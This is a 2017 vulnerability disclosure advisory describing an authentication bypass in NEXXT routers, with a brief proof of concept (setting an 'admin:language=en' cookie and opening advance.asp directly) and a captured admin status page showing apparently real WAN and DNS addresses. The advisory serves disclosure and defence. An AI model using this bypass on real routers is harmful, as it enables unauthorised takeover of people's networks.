SSD Advisory – NEXXT Authentication Bypass

blogs.securiteam.com/index.php/archives/3414

SSD / Maor Schwartz September 17, 2017

Vulnerability Summary
The following advisory describes an authentication bypass found in NEXXT routers.

NEXXT Connectivity Solutions develops “state of the art networking devices that help connect people and things together, at home, the office and virtually everywhere”.

Credit
An independent security researcher, Netfairy, has reported this vulnerability to Beyond Security’s SecuriTeam Secure Disclosure program

Vendor response
We tried to contact NEXXT since August 17 2017, repeated attempts to establish contact went unanswered. At this time there is no solution or workaround for these vulnerabilities.

Vulnerability details
User controlled input is not sufficiently sanitized and can be exploit by an attacker to bypass the authentication mechanism.


By changing the cookie, an attacker can bypass the login authentication mechanism and login as admin.


Proof of Concept
The setup for testing the PoC we will use Chrome Browser with EditThisCokie plugin.

Browse to the victim’s IP – http://IP:8080/login.asp

Add a new cookie: admin:language=en

Then direct open: http://IP:8080/advance.asp






NEXXT
Advanced settings
Wireless settings
DHCP Server
Virtual server
Security settings
Routing settings
System tools
System status
WAN settings
LAN settings
MAC clone
DNS settings
Bandwidth control
Traffic statistics
WAN status
Connection status Connected
WAN IP 201.227.83.2
Subnet Mask 255.255.255.248
Gateway 201.227.83.1
DNS server 201.223.223.224
Alternate DNS server 201.224.73.142
Connection type Static IP